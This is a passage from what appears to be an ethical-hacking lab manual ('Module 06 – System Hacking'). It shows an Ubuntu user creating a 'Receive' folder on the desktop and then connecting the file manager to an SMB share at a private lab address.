


A terminal window titled 'ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive'. The prompt is 'ubuntu@ubuntu-Virtual-Machine:~\$'. The user enters 'cd Desktop'. The prompt changes to 'ubuntu@ubuntu-Virtual-Machine:~/Desktop\$'. The user enters 'mkdir Receive'. The prompt changes to 'ubuntu@ubuntu-Virtual-Machine:~/Desktop\$'. The user enters 'cd Receive'. The prompt changes to 'ubuntu@ubuntu-Virtual-Machine:~/Desktop/Receive\$'.


```
ubuntu@ubuntu-Virtual-Machine: ~/Desktop/Receive
ubuntu@ubuntu-Virtual-Machine:~$ cd Desktop
ubuntu@ubuntu-Virtual-Machine:~/Desktop$ mkdir Receive
ubuntu@ubuntu-Virtual-Machine:~/Desktop$ cd Receive
ubuntu@ubuntu-Virtual-Machine:~/Desktop/Receive$
```


Module 06 – System Hacking

21. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.




22. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.



